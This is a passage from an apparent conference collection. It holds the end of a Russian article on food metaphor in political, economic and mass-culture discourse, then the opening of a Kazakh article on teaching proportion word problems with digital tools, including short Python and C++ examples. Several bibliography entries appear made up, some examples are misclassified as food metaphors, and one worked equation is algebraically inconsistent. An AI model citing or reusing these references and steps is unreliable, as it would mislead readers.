В первой подглаве рассматриваются основные когнитивные механизмы, лежащие в основе формирования пищевой метафоры. Во второй анализируются социальные факторы, влияющие на её использование в различных дискурсах. В третьей подглаве освещаются особенности пищевой метафоры в политической риторике, в четвёртой — в экономическом дискурсе, а в пятой — в сфере массовой культуры. Подобный подход позволит комплексно охарактеризовать роль пищевой метафоры в процессе моделирования социального и когнитивного пространства человека.

Пищевая метафора основывается на ряде когнитивных механизмов, таких как аналогия, схематизация, метонимия и концептуальная интеграция. Аналогия позволяет переносить свойства одного объекта (пищи) на другие области опыта, создавая устойчивые языковые конструкции. Например, выражение "переваривать информацию" отражает аналогию между пищеварением и когнитивной обработкой данных.

Метонимия также играет важную роль в формировании пищевых метафор. Например, слово "хлеб" в выражении "бороться за кусок хлеба" метонимически обозначает не только сам продукт, но и средства к существованию. Схематизация позволяет выделить наиболее значимые признаки объектов, создавая метафорические модели. Так, понятие "горький опыт" акцентирует внимание на негативных последствиях пережитых событий через ассоциацию с неприятным вкусом.

Важным механизмом является концептуальная интеграция, описанная Фоконье и Тернером, которая заключается в слиянии нескольких смысловых пространств. Например, выражение "он в жизни не досолил" создаёт образ незавершённости или неполноценности, перенося свойства кулинарного процесса на личностные характеристики.

Когнитивные механизмы формирования пищевой метафоры позволяют объяснить её универсальность и частотность в языке, а также её способность адаптироваться к различным контекстам коммуникации.

Использование пищевой метафоры в языке во многом зависит от социальных факторов, включая уровень образования, культурные традиции и профессиональную среду. В разных социальных группах одни и те же пищевые метафоры могут восприниматься по-разному. Например, выражение "кормить обещаниями" в политическом дискурсе часто используется для критики властей, тогда как в бытовой речи оно может означать простое невыполнение обязательств.

Культурные различия также играют важную роль в интерпретации пищевых метафор. В традиционно аграрных обществах пищевые метафоры чаще связаны с хлебом и зерновыми культурами ("жить на хлебе и воде"), тогда как в обществах с развитой ресторанной культурой доминируют метафоры, связанные с изысканными блюдами ("жизнь со вкусом").

Профессиональная среда также формирует специфические пищевые метафоры. В сфере бизнеса часто встречаются выражения "вкус победы", "переварить убытки", "горькая правда о рынке", что подчёркивает связь экономических процессов с базовыми физиологическими потребностями. В научной среде пищевая метафора используется для описания сложных процессов: "переваривание данных", "сырые гипотезы", "пересоленная критика".

Анализ показывает, что пищевая метафора не только отражает социальные реалии, но и формирует общественное мнение, что делает её мощным инструментом в коммуникации.

Пищевая метафора в политическом дискурсе является важным инструментом, который помогает политикам создавать яркие, эмоционально насыщенные образы и передавать сложные идеи через знакомые и легко воспринимаемые ассоциации. Использование гастрономических метафор позволяет установить доверие с аудиторией, сделать политическое высказывание более доступным и запоминающимся. Фразы, такие как "переварить реформы", "кормить обещаниями", "горькая правда", активно используются для упрощения и усиления смысловой нагрузки, облегчая восприятие политических решений и событий. Например, выражение "переварить реформы" метафорически отражает процесс адаптации общества или правительства к новым изменениям, подчеркивая, что преобразования требуют времени для усвоения и осознания.

Фраза "кормить обещаниями" использует гастрономический образ для критики политиков, обещающих много, но не исполняющих свои заявления. Это выражение связано с идеей о том, что обещания, как и еда, могут быть даны, но не всегда удовлетворяют потребности. Политики, применяя такие метафоры, рисуют образ себя как кормящего, но при этом часто намекают на пустоту или несостоятельность своих действий. Аналогично, метафора "горькая правда" используется для того, чтобы подчеркнуть неудобные или неприятные факты, которые неизбежно должны быть озвучены, несмотря на их неприятность для слушателей.

Еще одной часто встречающейся метафорой является "разделить политический пирог". Эта фраза иллюстрирует процесс перераспределения власти и ресурсов между политическими группировками или партийными силами. "Пирог" в данном контексте символизирует общие ресурсы, которые разделяются между участниками политического процесса, а сам процесс дележа обозначает борьбу за власть, влияние и экономические

блага. Это выражение часто используется для того, чтобы подчеркнуть борьбу за разделение и контроль над государственными ресурсами.

Анализ речей ведущих политиков свидетельствует, что пищевая метафора также является инструментом манипуляции общественным мнением. В зависимости от контекста, такие выражения могут как усиливать доверие к оратору, так и дискредитировать оппонентов. Например, фраза "подавить протест" проводит ассоциацию с механической обработкой пищи, акцентируя внимание на контроле и подавлении и предполагая, что действия правительства или властей направлены на устранение оппозиции или недовольства. В данном контексте пищевая метафора символизирует процесс, в котором недовольство или протест подвергаются жесткому и необратимому подавлению, что способствует укреплению власти.

Пищевая метафора в политическом дискурсе не только служит для упрощения восприятия политических идей, но и активно используется для манипулирования общественным мнением, создания определенных образов и влияния на восприятие политических событий и фигур.

Экономический дискурс активно заимствует пищевые метафоры, что обусловлено стремлением к упрощению и визуализации сложных экономических процессов. Использование гастрономических образов позволяет значительно снизить когнитивную нагрузку на воспринимающего, а также сделать восприятие абстрактных финансовых и экономических понятий более интуитивно понятным. Примером этого является выражение "сыт по горло кризисом", которое передает степень усталости и насыщенности отрицательными событиями, указывая на исчерпание возможностей и ресурсов для дальнейшего терпения или борьбы. Такое использование метафоры акцентирует внимание на насыщении субъекта кризисом, что, в свою очередь, подчеркивает его неудовлетворенность текущей ситуацией.

Термин "переварить убытки" может служить примером того, как гастрономическая метафора иллюстрирует процесс осмысления и адаптации к потерям. В данном контексте "переварить" означает не только физическую способность организма справиться с пищей, но и символизирует процесс интеграции финансовых потерь в общую картину экономической деятельности. Этот образ метафорически описывает сложный процесс переработки и осознания убытков, которые необходимо "переварить" для того, чтобы двигаться вперед.

В свою очередь, выражение "голодные времена" подчеркивает экономический спад или кризис, когда ресурсы ограничены, а потребности населения не удовлетворяются. Здесь используется классическая гастрономическая метафора, отражающая дефицит и нехватку средств. Важно отметить, что такие метафоры, как "голодные времена", активно включаются в политические и экономические дискуссии, чтобы подчеркнуть значимость преодоления экономического голода, что может быть как вызовом, так и стимулом к восстановлению.

Не менее выразительной является метафора "финансовый пузырь лопнул", в которой образы пузыря и его лопания тесно связаны с понятием экономической нестабильности. Финансовые пузырьки ассоциируются с избыточной, несбалансированной деятельностью на рынке, где ценовые активы накапливаются на основе спекуляций, а не объективной экономической ценности. Лопание пузыря — это внезапный и зачастую катастрофический эффект, который возникает, когда цены "лопаются", а с ними рушатся финансовые и рыночные структуры. Это метафорическое описание помогает ввести понятие рисков и кризисов, являющихся неотъемлемыми элементами современного рынка.

Пищевая метафора в экономическом дискурсе функционирует как мощный инструмент для упрощения и визуализации экономических процессов, делая их доступными и понятными для широкой аудитории. С помощью таких метафор, как "сыт по горло", "переварить убытки", "голодные времена" и "лопнувший пузырь", можно эффективно

передать сложные аспекты экономических реалий, поддерживая при этом динамичность и привлекательность обсуждаемой темы.

В массовой культуре пищевая метафора выполняет важную роль в создании ярких образов, эмоциональном воздействии на аудиторию и усилении выразительности коммуникации. Применение гастрономических образов в рекламе, литературе, кино и других формах массовой культуры позволяет значительно повысить восприимчивость и запоминаемость передаваемых идей. К примеру, такие выражения, как "сладкая жизнь", "горькая правда" или "кислый характер", используют пищевая метафора для акцентирования эмоций и психологических состояний, создавая яркие и легко воспринимаемые ассоциации. В этих фразах сочетание пищи с абстрактными понятиями или личными качествами помогает установить эмоциональную связь между содержанием и восприятием, что делает сообщение более живым и близким для аудитории.

"Сладкая жизнь" — это метафора, которая ассоциируется с благополучием, наслаждением и беззаботностью. В массовой культуре она активно используется для обозначения идеализированного существования, часто в контексте благосостояния и комфорта. В то время как "горькая правда" в значительной степени сосредоточена на неприятных, но неизбежных фактах или осознаниях, требующих эмоционального усилия для восприятия. Эти метафоры становятся не только выразительными инструментами, но и культурными кодами, с помощью которых можно быстро и эффективно передать эмоциональное состояние, суть ситуации или личностную характеристику. В свою очередь, выражение "кислый характер" как метафора относится к людским особенностям, передавая черты негативного поведения, такие как раздражительность или недовольство, что позволяет передать образ без необходимости глубокого объяснения.

Кроме того, пищевая метафора формирует и влияет на способы мышления и коммуникации в различных сферах общественной жизни. Например, в рекламе использование таких метафор способствует созданию образов, которые привлекают внимание и обеспечивают эмоциональный отклик у зрителя, что особенно важно в условиях насыщенности рынка и высокой конкуренции. Здесь пищевая метафора становится не только инструментом эстетического воздействия, но и стратегическим элементом, способствующим выделению товара или услуги среди других. В кино и литературе пищевая метафора служит мощным средством для глубокой психологической проработки персонажей, создания символических образов и раскрытия сюжетных тем.

Таким образом, пищевая метафора в массовой культуре не только отражает повседневные явления и внутренние состояния человека, но и активно формирует способы восприятия и общения в рамках общественного дискурса. В этой связи можно утверждать, что она выполняет не только функцию иллюстрации, но и служит важным инструментом для построения культурных и эмоциональных связей с аудиторией.

Исследование пищевой метафоры в контексте современной лингвистики открывает важные аспекты того, как язык и мышление взаимосвязаны, а метафоры, особенно основанные на концептах пищи, играют решающую роль в организации нашего восприятия и осмысления мира. Пищевая метафора, имеющая корни в базовых аспектах человеческой жизни, таких как потребление пищи, служит универсальным инструментом для упрощения и концептуализации сложных понятий, создавая интуитивно понятные образы. Эти метафоры становятся не только стилистическими средствами, но и когнитивными механизмами, которые способствуют структурированию знаний и выражению более сложных концептов через простые и знакомые для большинства людей объекты и процессы. Так, метафора «переварить информацию» или «съесть свои слова» представляет собой яркий пример того, как процессы приема пищи могут служить аналогиями для усвоения и переработки новых знаний, эмоций или событий.

Принципы метафорического проецирования, такие как перенос свойств одной концептуальной области на другую, помогают объяснить, почему пищевая метафора так широко используется в разных сферах человеческой деятельности — от политики и экономики до личных переживаний и культурных представлений. Как показано в исследованиях Лакоффа и Джонсона, метафора является фундаментальным когнитивным процессом, который позволяет переносить характеристики более конкретных и знакомых объектов, таких как еда, на абстрактные и сложные концепты, такие как власть, успех или страх. Это явление находит свое отражение в языке и помогает людям лучше воспринимать и интерпретировать сложные и порой нелегко поддающиеся объяснению явления.

Примеры использования пищевых метафор, такие как «горькая правда», «сладкая жизнь», «переварить реформы», иллюстрируют, как язык помогает создать яркие, эмоционально насыщенные образы, способствующие лучшему пониманию абстрактных понятий. Результаты многочисленных исследований, таких как работы Вежбицкой [6] и Стернина [2], подтверждают, что пищевые метафоры тесно связаны с человеческими эмоциями и восприятием мира. Ассоциации со вкусами, как сладкими, так и горькими, нередко переносятся на эмоциональные состояния людей, усиливая воздействие высказываний и придавая им яркость и выразительность. Например, выражение «сладкий успех» не только передает идею о достижении чего-то значимого, но и вызывает позитивные эмоции, делая восприятие успеха более эмоционально насыщенным.

Кроме того, метафоры, связанные с едой, оказывают влияние на кросс-культурные различия в восприятии мира. Например, в разных культурах схожие пищевые метафоры могут приобретать различные оттенки значений, что открывает путь для более глубокого анализа межкультурной коммуникации. Как показал пример с выражением «как сыр в масле» и «mettre du beurre dans les épinards» во французском, одна и та же концептуальная база может восприниматься по-разному в зависимости от культурных традиций и исторического контекста [7]. Такие различия в восприятии метафор подчеркивают важность учета культурных факторов при анализе метафор и их значений в разных языках.

Пищевая метафора также оказывает влияние на различные профессиональные области, включая политику, экономику, право, психологию и другие. В политическом дискурсе метафоры, такие как «разделить политический пирог» или «переварить реформы», активно используются для объяснения сложных процессов перераспределения власти, ресурсов и социальных изменений. В экономике выражения вроде «проглотить убытки» или «финансовый кризис» наглядно демонстрируют использование пищевых метафор для описания экономических процессов. Эти метафоры не только упрощают сложные концепты, но и могут использоваться как инструменты манипуляции общественным мнением, формируя определенные представления о происходящих событиях и действиях. Например, в рекламной практике и массовой культуре пищевая метафора служит для создания образов, усиления эмоционального воздействия на аудиторию и привлечения внимания к продуктам или событиям.

Пищевая метафора является важным элементом когнитивной лингвистики, поскольку она структурирует нашу языковую картину мира, влияя на восприятие и интерпретацию окружающей действительности. Применение этих метафор в разных контекстах позволяет не только сделать коммуникацию более яркой и выразительной, но и помогает структурировать наши знания и эмоции. Как показано в исследованиях Вежбицкой [6] и других ученых, использование пищевых метафор также отражает культурные особенности и языковую специфику, что открывает новые горизонты для изучения межкультурной коммуникации и лингвистических исследований.

Таким образом, пищевая метафора является не просто инструментом речи, но и важным когнитивным механизмом, который способствует упрощению и концептуализации

сложных понятий, играет важную роль в выражении эмоций и отношениях, а также отражает культурные особенности общества. Исследования в этой области имеют широкий потенциал для дальнейших исследований, включая анализ использования метафор в разных языковых, культурных и профессиональных контекстах. В итоге, более глубокое понимание механизмов функционирования пищевых метафор может существенно расширить наши знания о языке, мышлении и межкультурной коммуникации.

Список литературы

1. Лакофф, Дж., Джонсон, М. Перемещение смысла: основы теории концептуальных метафор / Дж. Лакофф, М. Джонсон. — М.: Языки славянской культуры, 2006. — 320 с.
2. Стернин, И. А. Метафора как средство когнитивной обработки / И. А. Стернин. — М.: Наука, 2001. — 274 с.
3. Казкенова, А. К. Лексико-семантические особенности метафор в языке / А. К. Казкенова. — Алматы: КазГУ, 2010. — 182 с.
4. Суперанская, А. В. Лингвистическая теория метафоры / А. В. Суперанская. — М.: Наука, 1997. — 226 с.
5. Фоконье, Т., Тернер, М. Когнитивная поэтика: как метафоры творят смысл / Т. Фоконье, М. Тернер. — М.: Логос, 2005. — 312 с.
6. Вежбицкая, А. Языковая картина мира и метафора / А. Вежбицкая. — М.: Прогресс, 1996. — 263 с.
7. Арутюнова, Н. Д. Метафора и концептуализация / Н. Д. Арутюнова. — М.: ВШЭ, 2004. — 198 с.
8. Соловьёв, В. Л. Метафора и её роль в языке / В. Л. Соловьёв. — М.: Астрель, 2005. — 310 с.

«МӘТІНДІ ЕСЕПТЕРДІ ПРОПОРЦИЯНЫҢ КӨМЕГІМЕН ШЫҒАРУ» ТАҚЫРЫБЫН ЦИФРЛЫҚ РЕСУРСТАР АРҚЫЛЫ ОҚЫТУ (6 СЫНЫП)

Забиева Камшат Казбековна

Ғылыми жетекші, магистр, І. Жансүгіров атындағы Жетісу университеті, Талдықорған қаласы, Қазақстан

Куанышбаева Гаухар Батыргалиевна

Білімгер, І. Жансүгіров атындағы Жетісу университеті, Талдықорған қаласы, Қазақстан

Аннотация: Осы мақалада математика сабағын цифрлық ресурстар арқылы оқытудың тиімділігін қарастырамыз. Цифрлық ресурстардың математикалық ұғымдарды меңгеруді қалай жеңілдететіні және оқыту процесінің нәтижелігін арттырудағы әсерін зерттейміз. Математикалық концепцияларды түсіну және есептерді шығару барысында кездесетін қиындықтар мен мәселелерді цифрлық ресурстарды қолдану арқылы шешу жолдарын көрсетеміз. Оқыту процесін көрнекі және қызықты түрде ұйымдастыру тәсілдері мен қашықтықтан оқыту жағдайында оқушының өз бетінше білімін арттыру жолдарын зерттейміз.

Кілт сөздер: Мәтінді есептер, математика, пропорция, математикалық модель, цифрлық ресурстар, математикадағы көрнекілік, цифрлық ресурстарды пайдалану арқылы оқытудың тиімділігі, қашықтықтан оқыту, білімге қолжетімділік.

ҚР Президенті Қасым-Жомарт Тоқаев Қазақстан халқына тұңғыш рет Жолдауында «Қадірлі қазақстандықтар! Қазақстан – ортақ шаңырағымыз! Мен бәріңізді мерейлі мекенімізді өркендетуге үлес қосуға шақырамын! Сындарлы қоғамдық диалог – татулық пен тұрақтылық негізі", - деп айтып кеткен [1].

Мәтінді есептер оқу және кәсіби тапсырмаларда кеңінен қолданылады, өйткені олар логикалық ойлауды, ақпаратты талдау қабілетін және білімді тәжірибеде қолдануды дамытуға септігін тигізеді. Есептер әр адамның өмірінде маңызды рөл атқарады. Олар ойлауды дамытып, талдау және шешім қабылдау дағдыларын жақсартуға көмектеседі. Мәтіндік есептер математиканы оқытудың маңызды құралы болып табылады. Олардың көмегімен оқушылар шамалармен жұмыс істеу тәжірибесін алады, олардың өзара байланыстарын түсінеді, сондай-ақ математиканы практикалық есептерді шешуде қолдану тәжірибесін жинақтайды.

Бұл мақалада біз «Мәтінді есептерді пропорцияның көмегімен шығару» тақырыбын оқытуда цифрлық ресурстарды қолдануды және тәжірибеде іске асыруды қарастырамыз. Егер біз оқушыларды есеп шығаруға үйретсек, бұл олардың пәнге деген қызығушылығын арттырып қана қоймай, математикалық ойлау қабілетінің қалыптасуына да елеулі әсер етеді, басқа салалардағы жаңа білімдерді сәтті меңгеруге де ықпал етеді. Оқушыларда мәтіндік есептерді шешу дағдылары бастауыш мектептен бастап қалыптасады.

Мәтіндік есептер математика пәні бойынша бүкіл мектеп курсы бойы оқытылады. Мәтіндік есептерді шешу дағдылары бастауыш сыныптарда қалыптаса бастайды. Қарапайым

мәтіндік есептерді арифметикалық тәсілмен шешу логикалық ойлау қабілетін дамытып, ұсынылған жағдайларды талдай білуге, тек басты сұрақты табуға ғана емес, сонымен қатар қажетті нәтиже алу үшін әрекеттерді орындау тәртібін анықтауға да көмектеседі. Дегенмен, есептерді түсінуді, шартты талдауды, ойлануды және рационалды шешу тәсілдерін табуды үйрету әсіресе 5-6 сыныптарда маңызды, себебі есептердің күрделілігі осы кезеңде әлі де жеңіл және бұл есептер ең маңызды категориялардың бірі болып табылады. Қиындық жеңілден басталады [2].

Дегенмен, мәтінді есептерді шығару барысында оқушыларда мынадай мәселелер туындауы мүмкін (1-схема):




1-схема. Мәтінді есеп шығару барысында туындайтын проблемалар

Есепті шешу жолын түсінбеген оқушылар есептің математикалық моделін құруда қиындықтар туындайды. Бұл оқушының ойлауындағы мәселенің үлгісінің дұрыс болмауынан (яғни, инварианттар, мәселенің өзегінде талқылау, оқушыға ұнамсыз) болуы мүмкін [3].

Бұл тұжырымдарды ескере отырып мәселелердің шешу жолдарын табуымыз қажет. Яғни, оқыту процесіне цифрлық ресурстарды еңгізу арқылы сабақты қызықты өткізіп, оқушылардың есеп шығаруға деген мотивациясын арттырамыз. Ақпараттардың қолжетімділіне және әр оқушының жеке қажеттіліктеріне бейімделуге мүмкіндік береді. Мысалы, тақырыпты тез меңгеріп жатқан оқушыға қосымша материалдар ұсынуға немесе есеп шығару барысында қиналып жатқан оқушыға көмек көрсете аламыз.

Сыни ойлауды дамытуға, мәтінді есептердің мазмұнын көрнекі түрде түсіндіре аламыз. Математика сабағында цифрлық ресурстарды қолдану мұғалімдерге оқыту материалдарын дайындауда айтарлықтай уақыттарын үнемдейді. Бұл көбірек есептер шығаруға ықпал етеді, осы арқылы оқушылар тақырыпты сапалы әрі терең түсінеді.

Цифрлық ресурстар мұғалімдерге оқушылардан жылдам кері байланыс алуға және олардың үлгерімін бақылауға, нақты уақыт режимінде оқу үдерісін реттеуге мүмкіндік береді. Математика сабағын қашықтықтан оқытуда оңтайлы жағдай жасайды. Математика сабағын үй жағдайында яғни, қашықтықтан оқуға болады. Оқушылардың математикадан білімін жақсартуға және өткен тақырыпты бекітуге, математиканы өз бетінше оқуға Qalan.kz сайты көмектесе алады. Qalan.kz қазақ тілінде құрылған сайт болып табылады. Qalan.kz сайтында геймификация мен тапсырмалардың видеотүсіндірмелері бар (1-сурет).



1-сурет. Видеотүсіндірме

Берілгені:

40 км/сағ – 70с


X км/сағ – 80с

Жылдамдық артса – уақыт азаяды.

Кері пропорционалдық.

Шешуі: $\frac{40}{X} = \frac{70}{80} \rightarrow X = \frac{40 \cdot 70}{80} = \frac{70}{2} = 35$

Жауабы: Қайтар жолындағы жүргізушінің жылдамдығы 35 км/сағ (2-сурет).



Жүргізушінің байқауынша, 40 км/сағ жылдамдықпен жүргенде 70 с уақытта өтеді. Қайтар жолында ол осы көпірден 80 с уақытта өтті. Қайтар жолындағы жүргізушінің жылдамдығын табыңыз.



2-сурет. Qalan.kz сайтының тапсырмасы

А.Е. Әбілқасымова, Т.П. Кучер, З.Ә. Жұмағұлова авторларының математика пәнінен 6 сынып оқулығынан алынған «В» және «С» деңгейлерінің есебін мысал ретінде қазіргі кездегі танымал Python және C++ секілді бағдарламалау тілінде шығарып көрсетсек болады (2-схема):

"B" деңгей есебі:

1 мысал. Python тілінде:
Салымшы 15% жылдық өсіммен банкке ақша салып, бір жылдан кейін 9090 тг өсім ақша алды. Банкке қанша ақша салынған?

Шешуі:

```
өсім=9090 # өсім ақша
пайыз=15 #жылдық пайыз
бастапқы_сома=өсім/(пайыз/100)
print('Банкке салынған ақша:', бастапқы_сома, 'тг')
```


"C" деңгей есебі:

2 мысал. C++ тілінде: 1,5 сағта мотоциклші барлық жолдың 40%-ын жүрді. Оның жылдамдығы өзгермесе, ол жолдың үштен бір бөлігін қанша уақытта жүріп өтеді?


Шешуі:

```
#include <iostream>
int main() {
    double t=1.5;
    double
    result=(t/40)*100*(1.0/3.0);
    std::cout<<"Жолдың үштен бір бөлігін " << result << "сағатта жүріп өтеді." << std::endl;
    return 0;
}
```

2-схема. Python және C++ тілдеріндегі есептердің программа кодтары



3-сурет. Python бағдарламалау тілі




4-сурет. C++ бағдарламалау тілі


Оқушылардың сабаққа қызығушылығын ойын арқылы арттыруға да болады. Есепті ойын түрінде түсіндіруге Matific интерактивті ресурсы көмек көрсетеді. Matific оқушыларға есептерді көрнекі түрде түсінуге мүмкіндік береді, бұл жерде пропорцияның көмегімен шығарылатын мәтіндік есептер жинағы ойын түрінде берілген.

Matific - 0-6 сыныптарға арналған интерактивті ойын ресурстарының кең кітапханасын ұсынады, ол интуитивті визуалды сабақтар арқылы тұжырымдамалық түсініктер мен еркін фактілерді дамытуға арналған. Ол сонымен қатар оқушылардың үлгерімін бақылаудың

автоматтандырылған құралдарын ұсынады. Matific визуалды оқыту және мотивациялық ойын дизайны әдістерін қолдана отырып, математиканы ойын сияқты қызықты және жағымды оқытуды көздейді. Олардың оқу бағдарламасында 400-ден астам интерактивті математикалық ойындар мен 0-6 сыныптардың негізгі математикалық дағдыларын қамтитын сабақтар бар. Бұл ойындар ерте санау мен пішіндерден бастап бөлшектер, өлшемдер, алгебра негіздері және т.б. дейін қарастырылатын ойындар бар [4]. (5-сурет).




5-сурет. Matific сайтындағы пропорцияға арналған мәтінді есептер жинағы



6-сурет. Matific сайтындағы тапсырма

Онлайн тақта – бұл оқушылармен бірлесіп жұмыс істеуге арналған онлайн веб-сервис. Тақта оқу материалын визуализациялау арқылы түсіндіру құралы болып табылады. Оқушымен осындай өзара әрекеттесу тапсырмаларды орындау барысында шешімдерді бақылауға және қателерді түзетуге, уақытты үнемдуге ықпал етеді. Онлайн тақтаның көмегімен мәтінді есептің математикалық моделін көрнекі түрде және нақты мысалдармен жеткізуге болады.



3-схема. Онлайн тақта түрлері

Интерактивті тақталар атауы	Қызметі	Таңбасы
IDroo	IDroo онлайн тақтасында тегін тариф арқылы 5 тақтаға дейін құруға болады және оларға арнайы сілтеме арқылы шектеусіз оқушы қосуға мүмкіндік бар. Егер сілтеме арқылы қосылған пайдаланушы авторизациядан өтпесе, ол тек мұғалімнің жазғанын ғана көре алады. Ал авторизациядан өткен пайдаланушы тақтаны құрушы сияқты барлық құқықтар мен құралдарға ие болады. Бір тақтаға әртүрлі уақытта әртүрлі пайдаланушылар кіре алады, бұл тақталарды сыныптарға бөліп, бір сыныптың оқушыларын бір тақтаға қосуға мүмкіндік береді. Тақтаға интернетке қосылған кез келген құрылғыдан, мысалы, телефон, планшет немесе ноутбук арқылы қосылуға болады.	
